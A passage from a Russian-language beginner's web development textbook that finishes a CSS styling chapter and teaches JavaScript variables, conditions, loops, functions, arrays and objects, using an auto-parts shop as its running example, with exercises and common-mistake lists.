    border-radius: var(--radius);
    padding: var(--s3);
    box-shadow: var(--ten);
    transition: transform .2s, box-shadow .2s, border-color .2s;
}

.tovar:hover {
    transform: translateY(-2px);
    border-color: var(--cvet-osnovnoy);
    box-shadow: var(--ten-navel);
}

.tovar h3 { font-size: 17px; line-height: 1.35; margin-bottom: var(--s1); }

```

```

.artikul { font-size: 13px; color: var(--cvet-tihii); }

.cena {
    font-size: 24px;
    font-weight: 800;
    color: var(--cvet-osnovnoy);
    margin: var(--s2) 0 4px;
}

.cena span { font-size: 14px; font-weight: 400; color: var(--cvet-tihii); }

.nalichie { font-size: 13px; color: var(--cvet-uspeh); font-weight: 600; }
.nalichie.nety { color: var(--cvet-tihii); font-weight: 400; }

.tovar form { margin-top: auto; padding-top: var(--s3); }
.tovar button { width: 100%; }

/* ===== Пусто ===== */
.pusto { text-align: center; padding: 48px var(--s3); color: var(--cvet-tihii); }
.pusto h3 { color: var(--cvet-text); margin-bottom: var(--s1); }
.pusto p { margin-bottom: var(--s3); }

/* ===== Подвал ===== */
footer {
    margin-top: 48px;
    padding-top: var(--s3);
    border-top: 1px solid var(--cvet-ramka);
    color: var(--cvet-tihii);
    font-size: 14px;
}

footer a { color: var(--cvet-osnovnoy); }

/* ===== Планшет ===== */
@media (min-width: 640px) {
    .katalog { grid-template-columns: repeat(2, 1fr); }
    .filtry fieldset { flex-direction: row; flex-wrap: wrap; align-items: flex-end; }
    .filtry input, .filtry select { width: auto; }
    .tovar button { width: auto; }
}

/* ===== Компьютер ===== */
@media (min-width: 960px) {

```

```

header {
  flex-direction: row;
  justify-content: space-between;
  align-items: center;
  flex-wrap: wrap;
}

.logo { font-size: 30px; }

.katalog { grid-template-columns: repeat(auto-fill, minmax(250px, 1fr)); }

```

НА ЭКРАНЕ


На экране

Весь путь одной картинкой — от голого HTML до готового магазина:

Один и тот же HTML — три состояния


Разметка почти не менялась. Всё превращение сделали стили

ГЛАВА 8 · ТОЛЬКО HTML




Скелет. Структура правильная, вид никакой. Так и должно быть: HTML отвечает за смысл

ГЛАВА 9 · ПЕРВЫЙ CSS



Цвет и рамки. Появились карточки, акцент на цене, живые кнопки. Товары ещё в столбик

ГЛАВА 13 · ГОТОВО



Магазин. Сетка, свой шрифт, воздух, состояния. Перестраивается под телефон

Разделение обязанностей в действии: чтобы полностью сменить облик сайта, не нужно трогать разметку. Меняются только стили — а на боевом проекте это ещё и три строчки переменных вместо всего файла.

Ещё раз, потому что это важно: HTML почти не менялся. Мы добавили пару классов и обёрток. Всё превращение сделал CSS.

ГРАБЛИ

Грабли

Переменные не в `:root`. Объявите их внутри какого-нибудь класса — и они будут видны только там. Всегда `:root`.

Забыть два дефиса. `--cvet: red;` — правильно. `-cvet` или `cvet` — не работает.

Подключить десять начертаний шрифта. Каждое — отдельный файл. Сайт станет заметно медленнее. Хватит трёх.

Шрифт без кириллицы. Проверяйте на Google Fonts фильтром Cyrillic.

Слишком много всего. Пять цветов, четыре шрифта, тени на всём, градиенты, анимации везде. Хороший интерфейс — сдержанный.

Забыть про пустое состояние. Первый же покупатель отфильтрует так, что ничего не найдётся, и увидит белый экран.

ЗАДАЧИ

Задачи

Задача 13.1. Переведите свой `style.css` на переменные. Все цвета, отступы и скругления — в `:root`.

Задача 13.2. Поменяйте фирменный цвет магазина на другой, изменив одну строчку. Убедитесь, что перекрасилось всё.

Задача 13.3. Подключите шрифт с Google Fonts. Обязательно проверьте поддержку кириллицы.

Задача 13.4. Сделайте состояние «ничего не найдено» с кнопкой возврата. Чтобы увидеть, временно прокомментируйте товары.

Задача 13.5. Проверьте свои отступы. Все ли кратны 8? Найдите и почините случайные значения.

Задача 13.6. Проверьте контраст текста на webaim.org/resources/contrastchecker. Основной текст должен набрать не меньше 4.5:1.

Задача 13.7. Сделайте три цветовые схемы своего магазина, меняя только переменные. Сохраните как три варианта и выберите лучшую.

Задача 13.8. Покажите сайт трём людям, которые не программируют. Задайте каждому три вопроса: что это за сайт? как найти товар? как купить? Записывайте, где они запинаются.

Это называется **юзабилити-тест**, и он работает лучше любой теории. Три человека находят большинство проблем.

Ответы — в Приложении Г.

В БОЮ

В бою

В `assets/css/custom.css` вы найдёте те же приёмы: переменные наверху файла, кратные отступы, состояния для пустого каталога.

Обратите внимание на одну боевую деталь: у карточек товаров задана **минимальная высота**. Причина простая — названия запчастей бывают очень разной длины («Колодки Bosch» и «Комплект сцепления Sachs 3000 951 081 в сборе»), и без минимальной высоты сетка выглядела рвано.

Такие вещи невозможно предусмотреть заранее. Они находятся, когда в каталог заливают настоящие данные. **Верстайте на реальных, а не на придуманных данных** — это сэкономит вам переделку.

ИТОГ**Итог**

- Переменные в `:root` через `--имя` и `var(--имя)`. Меняете один раз — перекрашивается всё.
- Имена переменных — по роли, а не по цвету.
- Шрифт с Google Fonts, обязательно с кириллицей. Максимум два шрифта, три начертания.
- Отступы кратны 8. Цветов 3-4. Размеров шрифта 4-5.
- Воздуха больше, чем кажется нужным.
- Контраст текста не ниже 4.5:1.
- Обязательно сделайте состояния: пусто, загрузка, ошибка. Каждое должно подсказывать, что делать.
- Верстайте на настоящих данных, а не на «Товар 1, Товар 2».

Часть III закончена. У вас есть красивый адаптивный магазин. Но он неподвижен: кнопки ничего не делают, поиск не ищет.

Со следующей главы начинается JavaScript — и страница оживёт.

JavaScript: переменные, условия, циклы

ЗАЧЕМ ЭТО**Зачем эта глава**

Ваш магазин красивый, но мёртвый. Кнопка «В корзину» ничего не делает. Поиск не ищет. Фильтры не фильтруют.

Начинаем это исправлять. И заодно — вот важное — **вы впервые встретитесь с настоящим программированием.**

HTML и CSS программированием не являются. Это языки описания: «здесь заголовок», «сделай красным». В них нет решений, нет повторений, нет вычислений.

JavaScript — другое дело. Здесь появляются **переменные, условия, циклы**. И вот эта тройка есть в **каждом** языке программирования на свете. Выучив её один раз на JavaScript, вы узнаете её же в PHP (глава 20), а потом в Python, Java — где угодно.

Так что эта глава важнее, чем кажется. Мы учим не JavaScript. Мы учим программирование, а JavaScript просто оказался первым.

РАЗБИРАЕМСЯ**Куда писать код**

Три способа, как и с CSS.

► Отдельный файл — правильный

```
<body>
  ...всё содержимое страницы...

  <script src="script.js"></script>
</body>
```

⚠ Обратите внимание: `<script>` ставят в самом конце `<body>`, перед `</body>`, а не в `<head>`.

Причина простая: браузер читает страницу сверху вниз. Если скрипт стоит в начале, он выполнится, когда элементов на странице ещё нет — и не найдёт того, с чем должен работать. Классическая ошибка новичка, которую мы обойдём заранее.

► Прямо в странице — для проб

```
<script>
  console.log('Привет');
</script>
```

► В консоли браузера — для опытов

Нажмите F12 → Console, напишите что угодно и нажмите Enter. Код выполнится сразу.

Пользуйтесь этим постоянно, пока учитесь. Не нужно создавать файл, чтобы проверить одну строчку. Консоль — ваш черновик.

РАЗБИРАЕМСЯ

console.log — окно в программу

Первая команда, которую нужно выучить:

```
console.log('Привет!');
console.log(250);
console.log('Цена:', 250, 'сомони');
```

`console.log` выводит значение в консоль браузера (F12 → Console).

Зачем это нужно. Программа выполняется молча. Вы не видите, что происходит внутри: какое значение получилось, зашло ли выполнение в условие, сколько раз повторился цикл.

`console.log` делает невидимое видимым. Это **основной инструмент отладки** — не только новичка, но и профессионала. Не стесняйтесь ставить его везде.

Правило на будущее: не понимаете, что делает программа — поставьте `console.log` и посмотрите.

► Что это такое

Переменная — именованное место, где лежит значение.

```
let cena = 250;
```

Читается: «создай коробочку с именем `cena` и положи в неё 250».

Дальше можно пользоваться именем вместо значения:

```
console.log(cena);           // 250  
console.log(cena * 2);       // 500
```

Зачем это нужно. Три причины:

1. Значение можно посчитать один раз и использовать много.
2. Код становится понятным. `itogo = cena * kolichество` читается, а `250 * 3` — нет.
3. Менять легко. Цена в одном месте, а не в двадцати.

► let и const

```
let kolichество = 3;         // значение будет меняться  
const NDS = 0.18;           // значение постоянное
```

СЛОВО	ЧТО ОЗНАЧАЕТ	КОГДА
const	Постоянная. Изменить нельзя	По умолчанию — берите её
let	Переменная. Значение будет меняться	Когда действительно нужно менять
var	Устаревший способ	Не используйте. Встретите в старом коде

Правило, которое экономит нервы: всегда начинайте с `const`. Если попробуете изменить — программа честно сообщит об ошибке, и вы задумаетесь, точно ли надо. Меняйте на `let` только тогда, когда действительно нужно.

Почему это важно: чем меньше в программе меняющихся вещей, тем легче понять, что происходит. Это не педантизм, а способ уменьшить количество ошибок.

► Как называть переменные

<code>let cenaTovara = 250;</code>	✓ понятно
<code>let c = 250;</code>	✗ что за с?
<code>let x1 = 250;</code>	✗ и это тоже
<code>let цена = 250;</code>	✗ кириллица — технически можно, практически нельзя

Правила:

- Только латиница, цифры, `_` и `$`. Начинать с цифры нельзя.
- Регистр важен: `cena` и `Cena` — разные переменные.
- Принято писать **camelCase**: слова слитно, каждое следующее с большой буквы:
`cenaTovara`, `kolichествоNaSklade`.
- Имя должно объяснять, что внутри.

Хорошее имя переменной — половина понятного кода. Программист читает код в десять раз чаще, чем пишет, и пишет он его в первую очередь для людей.

РАЗБИРАЕМСЯ

Типы данных

В коробочку можно положить разное. От того, что внутри, зависит, что можно делать.

```
const nazvanie = 'Тормозные колодки'; // строка
const cena = 250; // число
const estVNaLichii = true; // да/нет
const skidka = null; // «ничего», осознанно
let brend; // «не задано»
```

ТИП	КАК НАЗЫВАЕТСЯ	ПРИМЕРЫ
Строка	<code>string</code>	<code>'текст'</code> , <code>"текст"</code> , <code>`текст`</code>
Число	<code>number</code>	<code>250</code> , <code>-5</code> , <code>3.14</code>
Логический	<code>boolean</code>	<code>true</code> , <code>false</code>
Пусто (осознанно)	<code>null</code>	<code>null</code>
Не задано	<code>undefined</code>	переменная без значения

Проверить тип можно так:

```
console.log(typeof cena);      // "number"
console.log(typeof название);  // "string"
```

► Строки: кавычки и склейка

```
const a = 'Bosch';
const b = "Bosch";
const c = `Bosch`;
```

Все три работают. Одинарные и двойные равноправны — главное, быть последовательным.

А вот **обратные кавычки** (```, клавиша слева от единицы) умеют кое-что особенное:

```
const название = 'Колодки Bosch';
const цена = 250;

// Старый способ — склейка через плюс
const text1 = 'Товар: ' + название + ', цена ' + цена + ' сомони';

// Современный способ — шаблонная строка
const text2 = `Товар: ${название}, цена ${цена} сомони`;
```

Обе строки дадут одно и то же. Но вторая читается в разы лучше — видно готовую фразу, а не мешанину из плюсов и кавычек.

Синтаксис: обратные кавычки вокруг всей строки, `${...}` вокруг подставляемого значения.

Пользуйтесь шаблонными строками всегда. Это одна из тех вещей, которые сразу отличают современный код от кода десятилетней давности.

► Числа: осторожно с дробями

```
console.log(0.1 + 0.2);    // 0.30000000000000004
```

Нет, это не ошибка в браузере. Так работают дробные числа **во всех языках программирования** — они хранятся в двоичном виде, и некоторые десятичные дроби в него точно не переводятся.

Практический вывод для магазина: не храните деньги в дробях. Храните в самых мелких единицах — в дирамах (1 сомони = 100 дирамов), — то есть целыми числами. 250 сомони = 25000. Делите на 100 только при показе.

Это правило работает во всех финансовых системах мира. Запомните сейчас, чтобы не переписывать потом.

РАЗБИРАЕМСЯ

Условия: if, else

Вы уже видели `if` в первой главе. Теперь по-настоящему.

```
const ostatok = 7;

if (ostatok > 0) {
  console.log('В наличии');
} else {
  console.log('Нет в наличии');
}
```

Дословно: **если** остаток больше нуля — напиши «в наличии», **иначе** — «нет».

► Операторы сравнения

```
a === b    // строго равно
a !== b    // строго не равно
a > b      // больше
a < b      // меньше
a >= b     // больше или равно
a <= b     // меньше или равно
```

⚠ Три знака, не два. В JavaScript есть и `==` (два знака), но он ведёт себя странно:

```
console.log(5 == '5');    // true  – сравнил, приведя типы
console.log(5 === '5');   // false – число и строка, разные вещи
```

`==` пытается «догадаться» и приводит типы друг к другу. Это источник загадочных ошибок.

Правило без исключений: всегда `===` и `!==`. Забудьте про `==`.

► Несколько условий

```
const cena = 250;
const ostatok = 7;

if (ostatok > 0 && cena < 300) {
    console.log('Есть и недорого');
}

if (ostatok === 0 || cena > 1000) {
    console.log('Или нет, или дорого');
}

if (!estSkidka) {
    console.log('Скидки нет');
}
```

ЗНАК	НАЗВАНИЕ	СМЫСЛ
<code>&&</code>	И	Оба условия верны
<code> </code>	ИЛИ	Хотя бы одно верно
<code>!</code>	НЕ	Переворачивает: было <code>true</code> — стало <code>false</code>

Читается вслух почти по-русски: «если остаток больше нуля и цена меньше 300».

► Несколько веток

```
if (ostatok === 0) {  
  console.log('Нет в наличии');  
} else if (ostatok < 3) {  
  console.log('Осталось мало');  
} else {  
  console.log('В наличии');  
}
```

Проверяется **сверху вниз**, выполняется **первое подошедшее** — остальные пропускаются.

Порядок важен! Если поставить `ostatok < 3` перед `ostatok === 0`, то ноль попадёт в «осталось мало», потому что ноль тоже меньше трёх.

► Короткая запись

```
const status = ostatok > 0 ? 'В наличии' : 'Под заказ';
```

Называется **тернарный оператор**. Читается: «условие ? если да : если нет».

Удобно для коротких случаев. Для сложной логики берите обычный `if` — вложенные тернарники нечитаемы.

РАЗБИРАЕМСЯ

Циклы: делать много раз

► Зачем

У вас 6 товаров. Или 600. Писать 600 раз «покажи товар» — нереально. Цикл делает это за вас.

► `for` — когда знаете, сколько раз

```
for (let i = 1; i <= 5; i++) {  
  console.log(`Товар номер ${i}`);  
}
```

Напечатает пять строк. Разберём заголовок цикла — там три части через `;`:

ЧАСТЬ	ЧТО ДЕЛАЕТ	КОГДА ВЫПОЛНЯЕТСЯ
<code>let i = 1</code>	Создать счётчик и задать начало	Один раз, в начале
<code>i <= 5</code>	Условие продолжения	Перед каждым повтором
<code>i++</code>	Увеличить счётчик на 1	После каждого повтора

`i++` — сокращение для `i = i + 1`. Есть и `i--` (уменьшить), и `i += 5` (увеличить на 5).

Имя `i` — от слова *index*. Это одно из немногих коротких имён, которое считается нормальным: все программисты мира понимают, что `i` — счётчик цикла.

► `while` — пока условие верно

```
let ostatok = 5;

while (ostatok > 0) {
  console.log(`Продали, осталось ${ostatok - 1}`);
  ostatok = ostatok - 1;
}
```

Повторяется, пока условие истинно.

⚠ Главная опасность `while` — забыть менять условие внутри:

```
let i = 0;
while (i < 5) {
  console.log('Бесконечно!');
  // забыли i++
}
```

Это **бесконечный цикл**. Браузер зависнет намертво. Спасение — закрыть вкладку.

Совершали такую ошибку все. Просто знайте, где искать.

► Прервать и пропустить

```
for (let i = 1; i <= 10; i++) {  
  if (i === 5) break;      // выйти из цикла совсем  
  if (i % 2 === 0) continue; // пропустить этот повтор  
  console.log(i);  
}
```

`break` — «хватит, выходим». `continue` — «этот пропускаем, идём к следующему».

`%` — остаток от деления. `i % 2 === 0` означает «i делится на 2 без остатка», то есть чётное.

Приём, которым проверяют чётность во всех языках.

```
// Данные о товаре
const nazvanie = 'Тормозные колодки Bosch';
const cenaZaShtuku = 250;
const ostatokNaSklade = 7;
const skidkaProcent = 10;

// Сколько хочет покупатель
const hochetKupit = 3;

console.log(`Товар: ${nazvanie}`);
console.log(`Цена: ${cenaZaShtuku} сомони`);

// Проверяем наличие
if (ostatokNaSklade === 0) {
    console.log('Нет в наличии, можно заказать');
} else if (hochetKupit > ostatokNaSklade) {
    console.log(`Столько нет. Доступно только ${ostatokNaSklade} шт.`);
} else {
    // Считаем стоимость
    let itogo = cenaZaShtuku * hochetKupit;
    console.log(`${hochetKupit} шт. = ${itogo} сомони`);


    // Скидка от трёх штук
    if (hochetKupit >= 3) {
        const skidka = itogo * skidkaProcent / 100;
        itogo = itogo - skidka;
        console.log(`Скидка ${skidkaProcent}%: минус ${skidka} сомони`);
    }

    console.log(`К оплате: ${itogo} сомони`);
}

// Покажем весь остаток по одной штуке
console.log('--- Остаток на складе ---');
for (let i = 1; i <= ostatokNaSklade; i++) {
    console.log(`Комплект №${i}`);
}
```

Откройте F12 → Console, вставьте код и нажмите Enter:

F12 → Console: вывод нашей программы



Программа проверила наличие, посчитала сумму, применила скидку от трёх штук и перечислила остаток.

Программа посчитала стоимость, применила скидку и перечислила остаток. Это первая настоящая программа в книге: она **принимает решения и повторяет действия**.

ЗАПИСЬ	КАК ЧИТАЕТСЯ	ЧТО ДЕЛАЕТ
<code>const</code>	«конст»	Постоянная, менять нельзя
<code>let</code>	«лет»	Переменная, можно менять
<code>=</code>	присвоить	Положить справа в левое
<code>===</code>	строго равно	Спросить, одинаковы ли
<code>!==</code>	не равно	Спросить, различны ли
<code>&&</code>	и	Оба условия
<code> </code>	или	Хотя бы одно
<code>!</code>	не	Перевернуть
<code>\${...}</code>	подстановка	Вставить значение в шаблонную строку
<code>`</code>	обратная кавычка	Границы шаблонной строки
<code>i++</code>	инкремент	Увеличить на 1
<code>%</code>	остаток	Остаток от деления
<code>console.log()</code>		Показать значение в консоли
<code>typeof</code>		Узнать тип значения
<code>break</code>		Выйти из цикла
<code>continue</code>		Пропустить один повтор
<code>//</code>	комментарий	Заметка для человека

ГРАБЛИ

Грабли

Путать `=` и `===`. `=` кладёт, `===` спрашивает. Самая частая ошибка на свете. Если условие ведёт себя странно — проверьте это первым делом.

Использовать `==`. Всегда `===`.

Бесконечный `while`. Забыли менять условие — браузер завис.

`<script>` в `<head>`. Код выполнится раньше, чем появятся элементы, и ничего не найдёт. Ставьте перед `</body>`.

Деньги в дробях. `0.1 + 0.2 !== 0.3`. Считайте в дирамах, целыми числами.

Кириллица в именах переменных. Формально разрешена, практически — источник проблем.

Забыть, что регистр важен. `cena` и `Cena` — две разные переменные, и браузер не подскажет.

ЗАДАЧИ

Задачи

Все задачи решаются прямо в консоли F12. Не переписывайте — **набирайте**.

Задача 14.1. Создайте переменные для своего товара: название, цена, остаток, бренд. Выведите их одной шаблонной строкой.

Задача 14.2. Что выведет каждая строка? Ответьте, не запуская, потом проверьте:

```
console.log(5 + 3);
console.log('5' + 3);
console.log(5 === '5');
console.log(5 == '5');
console.log(10 % 3);
console.log(typeof '250');
console.log(!true);
```

Вторая строка — важный сюрприз. Разберитесь, почему так.

Задача 14.3. Напишите проверку: если товаров на складе больше 10 — «много», от 1 до 10 — «есть», ноль — «нет». Проверьте на трёх значениях.

Задача 14.4. Посчитайте стоимость заказа со скидкой: от 3 штук — 5%, от 10 штук — 10%, от 50 — 15%. Внимание к порядку условий!

Задача 14.5. Циклом выведите числа от 1 до 20, но только чётные. Двумя способами: через `%` и через `i += 2`.

Задача 14.6. Циклом посчитайте сумму чисел от 1 до 100. Проверка: должно получиться 5050.

Задача 14.7. Напишите «таблицу умножения» для числа 7, от 1 до 10, в виде `7 × 3 = 21`.

Задача 14.8. Найдите ошибку и объясните, в чём она:

```
let цена = 250;
if (цена = 300) {
  console.log('Цена 300');
}
```

Задача 14.9. Переведите на JavaScript условие: «если товар в наличии и цена меньше 500, или если у покупателя есть промокод — показать кнопку купить».

Задача 14.10. Что произойдёт? Не запускайте, просто подумайте:

```
let i = 10;
while (i > 0) {
  console.log(i);
}
```

Ответы — в Приложении Г.

Загляните в `assets/js/` этого репозитория. Найдёте те же самые вещи: `const`, `if`, циклы, шаблонные строки.

Особенно посмотрите на код счётчика корзины — там ровно та логика, которую вы только что изучили: проверить остаток, посчитать сумму, показать результат.

И одна деталь из жизни: в боевом коде вы **не найдёте** `console.log` — их убирают перед выкладкой на сайт. Пока учитесь, ставьте сколько угодно. Просто помните, что в готовом сайте их быть не должно: они замедляют работу и показывают посторонним внутреннюю кухню.

ИТОГ**Итог**

- Переменные, условия и циклы есть **в каждом языке**. Учим не JavaScript — учим программирование.
- `<script>` ставится **перед** `</body>`.
- `console.log()` — главный инструмент отладки. Не понимаете — выведите.
- `const` по умолчанию, `let` — только когда нужно менять. `var` не используйте.
- Имена — латиницей, camelCase, по смыслу.
- Шаблонные строки: ``Цена ${cena} сомони``. Пользуйтесь всегда.
- Деньги — **целыми числами** в мелких единицах. Дробь врут.
- `=` кладёт, `===` спрашивает. **Только** `===`, никогда `==`.
- `&&` — и, `||` — или, `!` — не.
- `for` — когда знаете количество, `while` — пока условие верно.
- Забыть менять условие в `while` = зависший браузер.

Дальше — функции и массивы: научимся хранить список товаров и не повторять код.

Функции, массивы, объекты

ЗАЧЕМ ЭТО

Зачем эта глава

В прошлой главе у нас был один товар, разложенный по четырём переменным. А в магазине их шестьсот.

Заводить `nazvanie1`, `cena1`, `nazvanie2`, `cena2` ... — очевидная нелепость. Нужен способ хранить список и способ описывать один товар целиком.

Плюс третья вещь: мы уже дважды писали похожий код для расчёта скидки. Нужен способ написать один раз и вызывать по имени.

Три инструмента этой главы:

- функции — свой код по имени;
- массивы — списки;
- объекты — сложные данные одной штукой.

Это последняя «теоретическая» глава JavaScript. Со следующей начнём менять настоящую страницу.

РАЗБИРАЕМСЯ

Функции

► Что это и зачем

Функция — это кусок кода с именем. Написали один раз — вызываете сколько угодно.

```
function pozdorovatsya() {
    console.log('Добро пожаловать в наш магазин!');
}

pozdorovatsya();
pozdorovatsya();
```

ЧАСТЬ

ЧТО ОЗНАЧАЕТ

function	«Дальше идёт функция»
pozdorovatsya	Имя, по которому будем звать
()	Место для входных данных
{ }	Тело: что делать
pozdorovatsya();	Вызов — вот сейчас выполни

⚠ Важно: объявление функции её **не выполняет**. Функция ждёт, пока её позовут. Забыть скобки при вызове — частая ошибка: `pozdorovatsya` без `()` не запускает её, а лишь упоминает.

► Параметры — данные на вход

```
function pokazatTovar(nazvanie, cena) {
    console.log(`${nazvanie} — ${cena} сомони`);
}

pokazatTovar('Колодки Bosch', 250);
pokazatTovar('Фильтр Mann', 45);
```

Одна функция, разные данные, разный результат.

- **Параметры** — имена в объявлении (`nazvanie`, `cena`);
- **Аргументы** — реальные значения при вызове (`'Колодки Bosch'`, `250`).

Названия разные, но путать их не страшно — многие используют вперемешку.

► `return` — результат наружу

Функция может не только печатать, но и **возвращать значение**:

```
function schitatItogo(cena, kolichestvo) {  
    return cena * kolichestvo;  
}
```

```
const itogo = schitatItogo(250, 3);  
console.log(itogo);           // 750  
console.log(schitatItogo(45, 2)); // 90
```

`return` делает две вещи сразу:

1. отдаёт значение тому, кто вызвал;
2. немедленно завершает функцию — код после него не выполнится.

Второе свойство удобно для проверок:

```
function schitatSoSkidkoy(cena, kolichestvo) {  
    if (kolichestvo <= 0) {  
        return 0;           // дальше не идём  
    }  
  
    let itogo = cena * kolichestvo;  
  
    if (kolichestvo >= 3) {  
        itogo = itogo * 0.9;    // скидка 10%  
    }  
  
    return itogo;  
}  
  
console.log(schitatSoSkidkoy(250, 3)); // 675  
console.log(schitatSoSkidkoy(250, 0)); // 0
```

Такой приём называется **ранний выход**: сначала отсекаем плохие случаи, потом спокойно пишем основную логику. Код получается плоским, без глубоко вложенных `if`.

► Значения по умолчанию

```
function schitatDostavku(summa, gorod = 'Худжанд') {  
    if (gorod === 'Худжанд') return 0;  
    return 50;  
}  
  
console.log(schitatDostavku(500));           // 0 — город не указали  
console.log(schitatDostavku(500, 'Душанбе')); // 50
```

Если аргумент не передали, возьмётся значение по умолчанию.

► Стрелочные функции

Современная короткая запись — та самая, что мелькала в первой главе:

```
// Обычная  
function udvoit(x) {  
    return x * 2;  
}  
  
// Стрелочная  
const udvoit = (x) => {  
    return x * 2;  
};  
  
// Совсем короткая: одно выражение — return не нужен  
const udvoit = x => x * 2;
```

Все три делают одно и то же.

Стрелочные функции особенно удобны, когда функцию передают внутрь другой функции — а это в JavaScript происходит постоянно (увидим ниже и в главе 17).

► Зачем вообще функции: три причины

1. Не повторяться. Логика скидки написана один раз. Меняются правила — правите в одном месте.

2. Имя объясняет смысл. `schitatSoSkidkoy(250, 3)` понятно без комментариев, а `250 * 3 * 0.9` — нет.

3. Можно проверять по отдельности. Функцию легко вызвать с разными данными и убедиться, что она считает верно.

Правило хорошего тона: одна функция — одно дело. Если в названии просится «и» (`proveritIsohranit`), это две функции.

РАЗБИРАЕМСЯ

Массивы — списки

► Что это

Массив — упорядоченный список значений.

```
const brendy = ['Bosch', 'Mann', 'Denso', 'Brembo'];  
const ceny = [250, 45, 120, 780];
```

Квадратные скобки, значения через запятую.

► Обращение по номеру

```
console.log(brendy[0]); // 'Bosch'  
console.log(brendy[1]); // 'Mann'  
console.log(brendy[3]); // 'Brembo'  
console.log(brendy[9]); // undefined — такого нет
```

⚠ Нумерация с нуля. Первый элемент — `[0]`, не `[1]`.

Это сбивает с толку всех новичков. Так устроено почти во всех языках программирования, и придётся привыкнуть. Полезный образ: номер — это не «который по счёту», а «на сколько шагов отступить от начала». От начала до первого элемента шагов ноль.

► Длина и последний элемент

```
console.log(brendy.length); // 4  
console.log(brendy[brendy.length - 1]); // 'Brembo' — последний
```

Раз нумерация с нуля, последний элемент всегда `length - 1`. Запомните эту формулу, она понадобится много раз.

► Изменение массива

```
const korzina = [];  
  
korzina.push('Колодки');      // добавить в конец  
korzina.push('Фильтр');  
console.log(korzina);        // ['Колодки', 'Фильтр']  
  
korzina.pop();                // убрать последний  
console.log(korzina);        // ['Колодки']  
  
korzina.unshift('Свечи');    // добавить в начало  
korzina.shift();              // убрать первый  
  
console.log(korzina.includes('Колодки')); // true — есть ли такой  
console.log(korzina.indexOf('Колодки'));  // 0 — на каком месте
```

⚠ Заметьте: массив объявлен через `const`, но мы его меняем — и это работает.

`const` запрещает заменить саму коробку, но не запрещает менять её содержимое. Нельзя `korzina = ['другое']`, можно `korzina.push('другое')`.

Тонкость, которая поначалу удивляет, но логика в ней есть: `const` про переменную, а не про данные.

► Перебор массива

Способ первый — обычный цикл `for`:

```
for (let i = 0; i < brendy.length; i++) {  
  console.log(brendy[i]);  
}
```

Способ второй, удобнее — `for...of`:

```
for (const brend of brendy) {  
  console.log(brend);  
}
```

Читается почти по-английски: «для каждого бренда из списка брендов». Не нужно возиться со счётчиком и не ошибёшься с границами.

Берите `for...of`, когда номер элемента не нужен.

РАЗБИРАЕМСЯ

Объекты — один товар целиком

► Проблема

Хранить товар в отдельных переменных неудобно:

```
const nazvanie = 'Колодки Bosch';
const cena = 250;
const ostatok = 7;
```

А если товаров шесть? Восемнадцать переменных, и никак не видно, что связано с чем.

► Решение

```
const tovar = {
  nazvanie: 'Тормозные колодки Bosch',
  artikul: '0986424815',
  cena: 250,
  ostatok: 7,
  brend: 'Bosch',
  vNalichii: true
};
```

Объект — набор пар «имя: значение», собранных в фигурные скобки.

ЧАСТЬ	НАЗВАНИЕ
<code>nazvanie</code>	Ключ (или свойство)
<code>'Тормозные колодки Bosch'</code>	Значение
<code>:</code>	Разделитель
<code>,</code>	Между парами

► Чтение и запись

```
console.log(tovar.nazvanie);    // через точку — основной способ
console.log(tovar['cena']);     // через скобки — когда имя в переменной

товар.cena = 230;              // изменить
товар.foto = 'kolodki.jpg';    // добавить новое свойство

console.log(tovar.vesa);       // undefined — такого свойства нет
```

Обращение к несуществующему свойству — не ошибка, а `undefined`. Это спасает от падений, но иногда прячет опечатки: `товар.cena` (с русской «а») молча вернёт `undefined`.

► Массив объектов — вот оно, главное

Соединяем два инструмента и получаем каталог:

```
const tovary = [
  {
    id: 1,
    nazvanie: 'Тормозные колодки Bosch',
    cena: 250,
    ostatok: 7,
    brend: 'Bosch'
  },
  {
    id: 2,
